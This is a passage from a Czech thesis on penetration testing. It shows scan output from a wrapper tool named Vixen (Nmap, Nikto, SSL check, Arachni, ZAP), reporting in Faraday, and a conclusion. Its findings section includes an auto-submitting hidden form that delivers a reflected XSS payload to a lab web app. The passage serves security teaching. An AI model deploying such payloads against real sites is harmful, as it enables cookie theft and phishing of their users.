Již podle uvedených příkladů musí být zjevné, že použití nástroje je velmi jednoduché. Pokud dojde k chybně zadanému vstupu, výjimky jsou zachyceny a oznámeny.

```
root@930288cb6995:~/vixen# ./vixen.py -t http://192.168.120.5

  /  |    /  |/  |
  $$ |    $$ |$$/   __     __    ______    _______
  $$ |    $$ |/  |/  \   /  | /      \ /        \
  $$  \ /$$/ $$ |$$  \/$$/ /$$$$$$  |$$$$$$$  |
   $$  /$$/  $$ | $$  $$<  $$    $$ |$$ |  $$ |
    $$ $$/   $$ | /$$$$  \ $$$$$$$$/ $$ |  $$ |
     $$$/    $$ |/$$/ $$  |$$       |$$ |  $$ |
      $/     $$/ $$/   $$/  $$$$$$$/ $$/   $$/
 ######################################################

###   Targets for scan   ###
Specified target https://192.168.120.53 is affected by
redirect!
HTTP Error 403: Forbidden

Do you want to proceed?
Press Enter to continue...
```

Před spuštěním každého testování je ověřena dostupnost a případné přesměrování definovaného cíle. Doporučuji uvádět úplné cesty k testovanému prostředí, jelikož při více přesměrování by se testování mohlo dostat do nekonečné smyčky. Pro pokračování k testování je potřeba stisknout klávesu ENTER. Standardně jsou aktivovány všechny dostupné nástroje.

```
###   Nmap   ###
Scan running with pid 1567...
SYN Stealth Scan Timing: About 8.19% done
SYN Stealth Scan Timing: About 21.10% done
SYN Stealth Scan Timing: About 60.03% done
SYN Stealth Scan Timing: About 98.66% done
Service scan Timing: About 50.00% done
Service scan Timing: About 87.50% done
Service scan Timing: About 100.00% done
NSE Timing: About 75.00% done
Nmap done: 1 IP address (1 host up) scanned in 2242.22 seconds
Importing report...
Report was successfully imported into Faraday.
```

Ve výchozím nastavení Nmap skenuje porty nejznámějších služeb, detekuje OS. Navíc jsou použity skripty pro detekci WAF a jeho verzi, přítomnost souborů z repozitáře GIT[75] a vlastnosti CORS. Časování pro zasílání požadavků je nastaveno na agresivní mód (4). V průběhu skenování je každou minutu zobrazena hláška o průběhu.

```
###   Nikto   ###
Scan running with pid 579...
+ End Time:           2018-04-25 09:58:18 (GMT2) (181 seconds)
Scan successfully done.
Importing report...
Report was successfully imported into Faraday.
```

Nikto ve výchozím módu testuje cíl proti kompletnímu rozsahu zranitelností, kterým disponuje jeho databáze. Zredukovat testované oblasti můžeme v konfiguračním souboru */etc/vixen.conf* pod parametrem *nikto_param* na základě dokumentace `https://cirt.net/nikto2-docs/options.html#id2791140`.

```
###   SSL check   ###
SSL check initiated for https://192.168.120.53
[+]Insecure key size, it must be higher than 2048 bits
[+]Secure Renegotiation IS supported
[+]Signature Algorithm: sha256WithRSAEncryption
[+]Protocols supported by the server:
   TLSv1.2 || Default cipher: ECDHE-RSA-AES128-GCM-SHA256
   TLSv1.1 || Default cipher: ECDHE-RSA-AES128-SHA
```

[75] distribuovaný systém správy verzí

```
   TLSv1 || Default cipher: ECDHE-RSA-AES128-SHA
[+]Ciphers supported by the server (it may takes a minute):
   Supported cipher suite: [INSECURE] DES-CBC3-SHA
[+]Forward Secrecy supported: ECDHE-RSA-AES128-GCM-SHA256
(prefered)
[+]Heartbeat extension disabled
[+]Compression disabled, CRIME is prevented
SSL check finished...
```

Detekce SSL/TLS je závislá na přítomnosti HTTPS v URL. Jestliže máme rozdílné nároky na slabé šifry a protokoly, úprava konfigurace je již individuální. Pouhé zapnutí šifrování nemusí zdaleka zabezpečit provoz, neboť existují i takové šifry, které ve skutečnosti šifrování neprovádí. Nehledě na zranitelné implementace starších protokolů. *SSL check* standardně vypisuje podrobné informace o průběhu a výsledcích kontroly SSL/TLS.


```
###   Arachni   ###
Arachni initiated scan for https://192.168.120.53
It will probably take more time...
Status: scanning
Status: scanning
Scan successfully done.
Importing report...
Report was successfully imported into Faraday.
```

V případě Arachni dochází k rozsáhlému a sofistikovanému testování zranitelností. Proces trvá obvykle delší dobu. Každou minutu se zobrazují informace o stavu procesu. Kompletní profil pro testování cíle nalezneme v souboru *arachni_defaults.json*. Lze nadefinovat jakýkoliv detail ohledně rozsahu, chování, hloubky a časových limitů.

```
###   ZAP   ###
ZAP initiated scan for https://192.168.120.53
It will probably take more time...
Spidering target...
Spider completed.
Ajax spidering target...
Ajax Spider completed.
Actively scanning target...
Scan progress %: 6
Scan progress %: 28
Scan progress %: 42
```

```
Scan progress %: 59
Scan progress %: 84
Active scan successfully done.
Importing report...
Report was successfully imported into Faraday.
Vixen successfully finished testing!
```


OWASP ZAP funguje trochu odlišněji než je tomu u Arachni. V první fázi otevíráme proxy pro zachytávání provozu, provádíme spidering[76], dynamický spidering a na závěr aktivní skenování cíle. V prvních dvou fázích se potencionální zranitelnosti zachytávají pasivní formou a v poslední fázi dochází k testování již konkrétních vstupů a parametrů.



Obr. 12: Dostupné funkce Faraday IPE


Výše můžeme vidět úvodní stránku aplikace Faraday IPE. Komunitní verze nám umožňuje přístup pouze do sekcí *dashboard*, *status report* a *hosts*. Ty jsou pro naše účely dostačující.

[76] průzkum souborů a souborových cest



Obr. 13: Dashboard aplikace Faraday


Na obrázku je výstup nástroje Vixen z testování cíle *http://192.168.120.1*. Vidět můžeme přehled interpretující seznam nalezených služeb a zranitelností integrovanými nástroji. Prostředí sumarizuje testované cíle, počet dostupných služeb, objevené zranitelnosti a jejich škálování dle stupně závažnosti. Sekce *Last Vulnerabilities* zobrazuje poslední objevené zranitelnosti v cílovém systému a dle formuláře *Activity Feed* je zřejmé, který nástroj identifikoval jaký počet zranitelností. V *Command History* můžeme najít všechny proběhlé importy XML souborů.



Obr. 14: Status report aplikace Faraday IPE

Sekce *Status Report* nabízí filtrování, úpravu a potvrzování nalezených zranitelností. Touto cestou redukujeme False Positive[77] a naopak potvrzujeme prokázané zranitelnosti. Důležitým bodem je možnost editace.


[77] negativní výsledky



Obr. 15: Editace zranitelností ve Faraday IPE

Aplikace nám umožňuje dostatečně rozsáhlou editaci nalezených zranitelností. Současně tak můžeme přidávat zranitelnosti manuálně. Velkou výhodou je vstupní bod pro přílohy, kudy lze ke specifickému nálezu nahrát například Proof of Concept (PoC)[78] ve formě snímku obrazovky.

[78] ověření konceptu



Obr. 16: Přehled pracovních prostor ve Faraday IPE


S každým novým testováním se vytváří nové pracovní prostředí. Jejich správu můžeme provádět přes nastavení a kategorie *Workspaces*. Název je automaticky generován nástrojem Vixen na základně cíle.

Po skončení testování můžeme kontejnery pozastavit nebo přímo vymazat pomocí následujících příkazů:

```
cd vixen
sudo docker-compose stop
sudo docker-compose rm
```

Nalezené zranitelnosti

Na ukázku jsem otestoval zranitelný cíl s adresou *172.17.0.5*. Nástroj Arachni na stránce *http://172.17.0.5/index.php?page=dns-lookup.php* údajně nalezl kritickou zranitelnost XSS, která spadá do seznamu deseti nejvíce kritických zranitelností OWASP Top 10. XSS útok se může zpočátku jevit jako způsob k pobavení útočníka, ovšem ve skutečnosti může dojít k daleko závažnějším následkům. K využití této chyby dochází zejména prostřednictvím phishingu. Obecně může dojít k získání citlivých údajů, deformaci webových stránek, odcizení cookies z uživatelských relací nebo odeslání specifických dat útočníkovi. Oběť se ani o útoku nemusí dozvědět.



Obr. 17: Podrobnosti objevené zranitelnosti

Zranitelnost umožňuje injekci libovolného skriptu a jeho následné spuštění. Na základě získaných dat bylo zjištěno, že zranitelnost se projevuje v parametru *target_host* metody POST.


```
POST /index.php?page=dns-lookup.php HTTP/1.1
Host: 172.17.0.5
Accept-Encoding: gzip, deflate
User-Agent: Arachni/v1.5.1
Accept: text/html,application/xhtml+xml,application/xml;
X-Arachni-Scan-Seed: 377860b48851017cd3e7ea1e7149853e
Cookie: PHPSESSID=suh12momuripuda9lrl0chtf25;showhints=1
Content-Type: application/x-www-form-urlencoded

target_host=1%3Cxss_377860b48851017cd3e7ea1e7149853e%2F%3E
&dns-lookup-php-submit-button=Lookup%20DNS
```

Vzhledem k povaze zranitelnosti je nutno říci, že k reflekci nedojde po kliknutí na odkaz zranitelné stránky, jelikož chyba byla nalezena pro metodu POST. Aby bylo možné provést útok na objevenou zranitelnost, je nutné využít nějakého neškodného webu, ke kterému máme přístup a jsme schopni do něj vložit kód, jenž zavolá metodu POST vůči zranitelné stránce.

```
<form name=MyAttackForm action=http://172.17.0.5/index.php
?page=dns-lookup.php method=post>
 <input type=hidden name=target_host value=<script>alert('
 XSS');</script>>
 <input type=hidden name=dns-lookup-php-submit-button
 value=Lookup+DNS>
</form>
<script>
 document.MyAttackForm.submit();
</script>
```

V ukázce jsme vytvořili formulář ve skrytém iframe[79], který zašle požadavek vůči zranitelnému webu a tím pak provede vložený kód. Metod pro doručení je více. Namísto vytváření vlastního webu by útočník mohl vložit uvedený kód do aplikace třetích stran.

Pro ověření nalezené zranitelnosti byl vytvořen jednoduchý PoC.




Obr. 18: Ověření nalezené zranitelnosti

[79] vnořený plovoucí rám v HTML

Do parametru *target_host* HTTP požadavku metody POST byl vložen řetězec *<script>alert('XSS');</script>*, který se projevil vyvoláním chybové hlášky. Přesněji se jedná o reflected XSS.

Objevené zranitelnosti je možné předejít pomocí vstupního filtru speciálních znaků. Tímto považujeme nález za důvěryhodný a můžeme jej potvrdit, abychom si udrželi přehled o ověřených zranitelnostech.



Obr. 19: Potvrzení ověřené zranitelnosti

Výhody a nevýhody


Hlavní výhodou nástroje je jednoduchost jeho nasazení a použití, čímž nesmírně šetří čas penetračním testerům a umožňuje nasadit funkční a uživatelsky příjemné prostředí pro analýzu i uchování výsledků z penetračního testování během několika minut.

Jako úskalí shledávám nedostupné generování reportů v komunitní verzi a omezené možnosti importu výsledků do aplikace Faraday. Dostupná podpora nástrojů je sice rozsáhlá, ale nemusí nám stačit. Chybí vhodná optimalizace, která by urychlila průběh celého testování.

6.3 Další vývoj

Vizí pro další vývoj je rozšíření stávající implementace o podobné nástroje pro penetrační testování. K úvaze přichází nástroje jako je W3af[80], OpenVAS[81] nebo Nessus[82]. V některých případech však bude muset dojít na implementaci vlastního parseru XML výstupů. Jako vhodné považuji přidání možnosti autorizace vůči serveru pomocí cookie, která by se zadávala při spouštění nástroje Vixen. Z hlediska bezpečnosti by bylo vhodné aplikaci zabezpečit formou autorizace vůči serveru včetně použití SSL/TLS a zpřístupnit tak server vzdáleně.

[80] `https://github.com/andresriancho/w3af`
[81] `https://github.com/greenbone/openvas-scanner`
[82] `https://www.tenable.com/products/nessus-home`



Obr. 20: OWASP ZAP proxy

Navíc bych rád využil otevřené ZAP OWASP proxy schopné pasivního zachytávání potencionálních zranitelností a propojil tuto vlastnost s manuálním penetračním testováním tak, aby bylo možné objevené výjimky automaticky zaznamenat prostřednictvím této proxy a následně reportovat do prostředí Faraday. Vše za předpokladu, že k exportu výsledků dojde až po manuálním ukončení relace uživatelem.

7 Závěr

Hlavním cílem této práce bylo uvést prostředky jež mají potencionální i praktické využití při hledaní zranitelností. Zpočátku jsem rozebral úvod do problematiky penetračního testování, typy a fáze, které se provádějí.

Ve třetí kapitole jsem se zaměřil na rozbor zranitelností OWASP Top 10 z roku 2017, jelikož jsem to považoval za vhodný základ pro pokračování k nástrojům samotným, kterým se zabývá kapitola čtvrtá. V ní jsem uvedl vybrané nástroje pro manuální a poloautomatizované penetrační testování, které se zdály být vhodnými kandidáty pro hledání zranitelností nejen na úrovni webových aplikací. Na částečné srovnání nástrojů bylo možné narazit při jejich rozboru. V práci jsem výhradně použil open–source a komunitní projekty pod veřejnými licencemi.

V páté kapitole jsem rozebral nástroje pro komplexní penetrační testování, které se staly součástí implementace.

Poslední kapitola vysvětlila záměry a architekturu implementovaného řešení. Došlo k výběru nástrojů pro integraci na základě uvedených skutečností. Aplikace se stala součástí Docker kontejneru, který proces nasazení velmi zjednodušuje. Důvodem této volby byla snaha předejít problémům s kompatibilitou na jiných linuxových distribucích. Byl řádně popsán postup instalace a použití nástroje Vixen s testováním konkrétního cíle. Došlo k detailnímu rozboru prostředí Faraday za interpretace výsledků z penetračního testování pomocí nástroje Vixen. Uvedl jsem přednosti i úskalí takového řešení a v poslední fázi jsem se pokusil nastínit budoucí vývoj této aplikace.

SEZNAM SYMBOLŮ, VELIČIN A ZKRATEK

WWW World Wide Web
IDS/IPS Introdusion Detection System/Introdution Prevention System
WAF Web Application Firewall
RASP Runtime Application Self-Protection Security
SSL/TLS Secure Sockets Layer/Transport Layer Security
URL Uniform Resource Locator
API Application programming interface
GUI Graphical User Interface
XML Extensible Markup Language
SQL Structured Query Language
CA Certificate Authority
HTTP Hypertext Tranfer Protocol
HTTPS HTTP spolupracující s SSL/TLS
SMTP Simple Mail Transfer Protocol
IAST Interactive Application Security Testing
DNS Domain Name System
OS Operating system
LDAP Lightweight Directory Access Protocol
XSS Cross-site scripting
DOM Document Object Model
HTML Hypertext Markup Language
OGNL Object-Graph Navigation Language
CGI Common Gateway Interface
SOAP Single Object Access Protocol
REST Representational State Transfer
JSON JavaScript Object Notation
CORS Cross-Origin Resource Sharing
JWT JSON Web Token
HMAC Keyed-hash Message Authentication Code
XPath XML Path Language
OWASP The Open Web Application Security Project
CSRF Cross-Site Request Forgery
